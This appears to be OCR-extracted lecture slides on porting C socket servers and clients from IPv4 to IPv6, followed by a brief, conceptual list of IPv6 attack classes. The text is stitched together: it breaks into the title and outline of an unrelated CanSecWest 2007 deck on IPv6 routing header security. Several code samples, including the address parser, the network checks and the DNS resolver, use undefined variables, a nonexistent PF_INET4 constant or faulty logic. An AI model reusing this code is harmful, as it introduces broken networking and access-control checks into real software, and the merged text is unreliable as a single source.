
4 IPv6/IPv4 clients connecting to an IPv6 server at dual stack node



Client server & network type combinations

		IPv4 Server Application		IPv6 Server Application	
		IPv4 Node	Dual-Stack	IPv6 node	Dual-Stack
IPv4 client	IPv4 node	IPv4	IPv4	X	IPv4
	Dual-stack	IPv4	IPv4	X	IPv4
IPv6 client	IPv6 node	X	X	IPv6	IPv6
	Dual-stack	IPv4	IPv4/X	IPv6	IPv6

Application Perspective within a Dual Stack




Impact of IPv6 stack on Applications


Applications should support dual stack:

- Applications in a dual stack host prever to use IPv6
- In IPv6, it is **normal** to have multiple addresses associated with an interface.
- A configurable default address selection algorithm decides which sender address use (if the application does not specify)
- Applications should try all addresses (both v4 and v6) they get from DNS if necessary

IPv6 enabled client connecting to an IPv4 server at dual stack node



IPv6 enabled client connecting to an IPv4 server at dual stack node



Migrating Code to IPv6

- A minimal example: TCP server and client
- Migration of the minimal example
- DNS, URLs and other migration concerns
- Hard problems
- Checking application IPv6 readiness

Example: minimal IPv4 TCP server

Functionality (as before):

- Listen to port 5002
- Write incoming TCP stream to disk
- Support multiple clients in parallel using `pthreads`

Use of `select` or `epoll` instead of `pthreads` to handle multiple clients never changes anything for IPv6.

Keeping it short...

- No declarations of variables unrelated to IPv4/6
- No error handling code
- Minor details ignored

$\Rightarrow$ Read man-pages to easily fill the gaps

Server Example: processing

```
static void * process (struct T * t) {
  int n;
  char buf[4092];

  int f = creat (filename, S_IRUSR | S_IWUSR);
  while ( (-1 != (n=read (t->a, buf, sizeof (buf)))) &&
          (n != 0) )
    write (f, buf, n);
  close (f);
  close (t->a);
  return NULL;
}
```

IPv4 Server Example: accepting

```
struct sockaddr_in addr;
int s = socket (PF_INET,  SOCK_STREAM, 0);
memset (&addr, 0, sizeof (addr));
struct sockaddr * ia = (struct sockaddr*) &addr;
addr.sin_family = AF_INET; addr.sin_port = htons (5002);
bind (s, ia, sizeof (addr));
listen (s, 5);
while (1) {
  memset (&addr, 0, sizeof (addr));
  socklen_t alen = sizeof (struct sockaddr_in);
  t->a = accept (s, &addr, &alen);
  pthread_create (&pt, NULL, &process, t);          }
```

IPv6 Server Example: accepting

```
struct sockaddr_in6 addr;
int s = socket (PF_INET6, SOCK_STREAM, 0);
memset (&addr, 0, sizeof (addr));
struct sockaddr* ia = (struct sockaddr*) &addr;
addr.sin6_family=AF_INET6; addr.sin6_port= htons (5002);
bind (s, ia, sizeof (addr));
listen (s, 5);
while (1) {
  memset (&addr, 0, sizeof (addr));
  socklen_t alen = sizeof (struct sockaddr_in6);
  t->a = accept (s, &addr, &alen);
  pthread_create (&pt, NULL, &process, t);          }
```

Client Example: processing

```
static void process (int s) {
  char buf[4092];
  int f = open (FILENAME, O_RDONLY);
  while ( (-1 != (n = read (f, buf, sizeof (buf)))) &&
          (n != 0) ) {
    pos = 0;
    while (pos < n) {
      ssize_t got = write (s, &buf[pos], n - pos);
      if (got <= 0) goto END;
      pos += got;                                   } }
END:
  close (f);                                        }
```

IPv4 Client Example

```
struct sockaddr_in addr;
struct sockaddr *ia;

int s = socket (PF_INET,  SOCK_STREAM, 0);
memset (&addr, 0, sizeof (addr));
addr.sin_family = AF_INET;
addr.sin_port = htons (5002);
addr.sin_addr.s_addr = htonl (INADDR_LOOPBACK);
ia = (struct sockaddr *) &addr;
connect (s, ia, sizeof (addr));
process(s);
close (s);
```

IPv6 Client Example

```
struct sockaddr_in6 addr;
struct sockaddr *ia;

int s = socket (PF_INET6, SOCK_STREAM, 0);
memset (&addr, 0, sizeof (addr));
addr.sin6_family= AF_INET6;
addr.sin6_port= htons (5002);
addr.sin6_addr = in6addr_loopback;
ia = (struct sockaddr*) &addr;
connect (s, ia, sizeof (addr));
process(s);
close (s);
```

What are we missing?

What about...

- ... running on an OS that does not support IPv6?
- ... parsing user-specified addresses?
- ... IP-based access control?
- ... DNS resolution?
- ... URL support?

Levels of OS support

The OS could:

- Lack basic IPv6 definitions in the C libraries (i.e., no `PF_INET6` constant defined)
- Have support in the C libraries but lack kernel support (IPv6 operations fail)
- Have kernel support enabled but only use IPv4 addresses for networking (some IPv6 operations succeed)
- Use IPv4 and IPv6 for networking, possibly depending on the interface
- Only use IPv6

Handling lack of IPv6 OS support (1/2)

```
  int v6 = 0;
  int s = -1;
#if HAVE_INET6_DEFINES
  s = socket (PF_INET6, SOCK_STREAM, 0);
  if (s != -1)
    v6 = 1;
  else
#endif
    s = socket (PF_INET4, SOCK_STREAM, 0);
  memset (&addr, 0, sizeof (addr));
```

Handling lack of IPv6 OS support (2/2)

```
#if HAVE_INET6_DEFINES
  if (v6 == 1) {
    ia6.sin_family = AF_INET6;
    socklen = sizeof(struct sockaddr_in6);
    addr = (struct sockaddr_in*) &ia6;
  } else
#endif
  { ia4.sin_family = AF_INET;
    socklen = sizeof(struct sockaddr_in);
    addr = (struct sockaddr_in*) &ia4;
  }
  connect (s, &addr, socklen);
```

IP-based access control

- Bind socket to limited IP addresses
- Check that connection is from trusted network
- Check that IP matches certain DNS names

IPv4 Server Example: loopback only

```
struct sockaddr_in ia;
int s = socket (PF_INET,  SOCK_STREAM, 0);
memset (&ia, 0, sizeof (ia));
ia.sin_family = AF_INET;
ia.sin_addr.s_addr = htonl (INADDR_LOOPBACK);
ia.sin_port = htons (5002);
struct sockaddr *addr = (struct sockaddr *)&ia;
bind (s, addr, sizeof (ia));
// ...
```

IPv6 Server Example: loopback only

```
struct sockaddr_in6 ia;
int s = socket (PF_INET6, SOCK_STREAM, 0);
memset (&ia, 0, sizeof (ia));
ia.sin6_family= AF_INET6;
ia.sin6_addr = inaddr6_loopback;
ia.sin6_port= htons (5002);
struct sockaddr* addr = (struct sockaddr*)&ia;
bind (s, addr, sizeof (ia));
// ...
```

Parsing IPv4 addresses

```
int parse_v4(const char * in,
             struct in_addr * out) {
  int ret = inet_pton(AF_INET,  in, out);
  if (ret < 0)
    fprintf(stderr, "AF_INET not supported!\n");
  else if (ret == 0)
    fprintf(stderr, "Syntax error!\n");
  else
    return 0;
  return -1;
}
```

Parsing IPv6 addresses

```
int parse_v6(const char * in,
             struct in6_addr * out) {
  struct in_addr v4;
  int ret = inet_pton(AF_INET6, in, out);
  if (ret > 0) return 0;
  ret = inet_pton(AF_INET, in, &v4);
  if (ret < 0) return -1; /* error */
  memset(out, 0, sizeof(struct in6_addr));
  ((unsigned int *) out)[2] = htonl (0xffff);
  memcpy (&((char *) out)[sizeof (struct in6_addr) -
                          sizeof (struct in_addr)],
          &v4, sizeof (struct in_addr)); return 0; }
```

IPv4 network check

```
int
test_in_network_v4 (const struct in_addr * network,
                    const struct in_addr * mask,
                    const struct in_addr * addr) {
  return ( (addr->s_addr & mask.s_addr)
           == network.s_addr & mask.s_addr)
}
```

IPv6 network check

```
int test_in_network_v6 (const struct in6_addr * network,
                        const struct in6_addr * mask,
                        const struct in6_addr * addr) {
  unsigned int i;
  for (i=0; i<sizeof(struct in6_addr)/sizeof (int); i++)
    if ( ((((int *) ip     )[i] & ((int *) mask)[i])) !=
          (((int *) network)[i] & ((int *) mask)[i]))
      return 0;
  return 1;
}
```

Generic network check

```
int test (struct in_addr * n4, struct in_addr * m4,
          struct in6_addr* n6, struct in6_addr* m6,
          struct in6_addr * addr) {
  struct in_addr ip4;
  if (test_in_network_v6(n6, m6, addr)) return 1;
  memcpy (&ip4, &((char *) &ip6)
     [sizeof(struct in6_addr)-sizeof(struct in_addr)],
     sizeof (struct in_addr));
  if (IN6_IS_ADDR_V4MAPPED (&a6->sin6_addr))
    return test_in_network_v4(n4, m4, addr);
  return 0; }
```

IPv4 DNS request

```
int
resolve_v4 (const char * hostname,
            struct in_addr * addr) {
  struct hostent * he;
  struct sockaddr_in *addr;
  he = gethostbyname(hostname);
  assert (he->h_addrtype == AF_INET);
  assert (hp->h_length == sizeof (struct in_addr));
  memcpy (addr, hp->h_addr_list[0], hp->h_length);
  return OK;
}
```

`gethostbyname` issues

- Synchronous
- IPv4 only

⇒ `gethostbyname2`

`gethostbyname` **issues**

- Synchronous
- IPv4 only

⇒ `gethostbyname2`

- Not reentrant

⇒ both are obsolete!

DNS request with `getaddrinfo`

```
void resolve_v6 (const char * hostname) {
  struct addrinfo hints;
  struct addrinfo *result;
  memset (&hints, 0, sizeof (struct addrinfo));
  hints.ai_family = AF_INET6;
  getaddrinfo (hostname, NULL, &hints, &result);
  process_result (result);
  freeaddrinfo (result);
}
```

Processing DNS reply from `getaddrinfo`

```
void process_result (const struct addrinfo *pos) {
 for (;NULL != pos;pos = pos->ai_next) {
  switch (pos->ai_family) {
   case AF_INET : if (OK == tryv4
     ((struct sockaddr_in  *) pos->ai_addr)) return;
     break;
   case AF_INET6: if (OK == tryv6
     ((struct sockaddr_in6 *) pos->ai_addr)) return;
     break;
 }  }
 fail(); }
```

Generic Client Example

```
struct sockaddr * addr;
resolve(HOSTNAME, &addr, &alen, &af);
s = socket (af == AF_INET ? PF_INET : PF_INET6,
            SOCK_STREAM, 0);
if (af == AF_INET)
  ((struct sockaddr_in*)addr)->sin_port=htons (5002);
else
  ((struct sockaddr_in6*)addr)->sin6_port=htons (5002);
connect (s, addr, alen);
process(s);
free(addr); close (s);
```

URL support

- IPv4: `http://127.0.0.1:8080/`

URL support

- IPv4: `http://127.0.0.1:8080/`
- IPv6: `http://::1:8080/` – does not work!

URL support

- IPv4: `http://127.0.0.1:8080/`
- IPv6: `http://::1:8080/` – does not work!
- Solution: `http://[::1]:8080/`

Other considerations

- Use `getnameinfo` instead of `gethostbyaddr` for reverse lookup
- Check if your system uses IPv4 binary addresses embedded in network protocols
- You must specify the interface if you use IPv6 link local addresses (or do not use them!)
- Check IPv6 support in libraries (GNU ADNS does not support IPv6!)

IPv6 and Infrastructure

- IPv6 clients talking to IPv4-only server
- IPv4 clients talking to IPv6-only server
- Improved security / new IPv6 options:
  - Some new options require using raw sockets
  - Compatibility and migration nightmare
  - Applications already use SSL/IPsec

  $\Rightarrow$ Rarely supported (nicely) by OS

Are we done yet?

On a GNU/Linux system, run:

- `$ netstat -nl`

Security Considerations

- Hosts reachable over **two** protocols
- Hosts reachable under **many** addresses
- IPv4 hosts reachable via IPv6 **tunnels** (6over4)

⇒ Traditional Layer-2 firewall rules for IPv4 don't work!

New Attacks

- Abuse of IPv4 compatible addresses
- Abuse of 6to4 addresses
- Abuse of IPv4 mapped addresses
- Attacks by combining different address formats
- Attacks that deplete NAT-PT address pools


Reconnaissance

- Address space is larger, no more ping sweeps
- Ping FF02::1 and neighbor cache will give results for insider!
- Node Information Queries (RFC 4620)
- Stateless auto-configuration makes MITM attack easy by spoofing RAs or DHCPv6
- ICMP redirects (still) exist, IPv6 extension headers (!)

Transition Mechanism Threats

- Dual Stack: only as secure as the weaker stack
- Tunnels: 6to4 relay routers are “open relays”

The Stages of Grief



"Misery motivates, not utopia." – Karl Marx

Questions

?

Acknowledgements

Thanks to John Curran, Tony Hain, Carl Williams, John Spence and Scott Hogg for ideas and slides.

Copyright

IPv6 Routing Header Security.

Philippe BIONDI   Arnaud EBALARD

phil(at)secdev.org / philippe.biondi(at)eads.net
arno(at)natisbad.org / arnaud.ebalard(at)eads.net

EADS Innovation Works — IW/SE/CS
IT Sec lab
Suresnes, FRANCE


CanSecWest 2007

Outline

Outline


Structural differences with IPv4
New header format

From 14 to 8 fields



Structural differences with IPv4
Chaining and extensions

Goodbye IP options, welcome IPv6 extensions!



Functional differences with IPv4

Forget all you knew about IPv4

Autoconfiguration Mechanisms

- ARP is gone. Replaced and extended by Neighbor Discovery
- Broadcast replaced by link-local scope multicast

End-to-End principle

- Extended address space provides global addressing
- Releasing core routers from intensive computation.
  - Fragmentation is performed by end nodes,
  - Checksum computation is performed by end nodes at L4,
  - IPv6 header fixed size simplifies handling (or not).
- NAT not needed under IPv6

  $\Longrightarrow$ less stateful devices

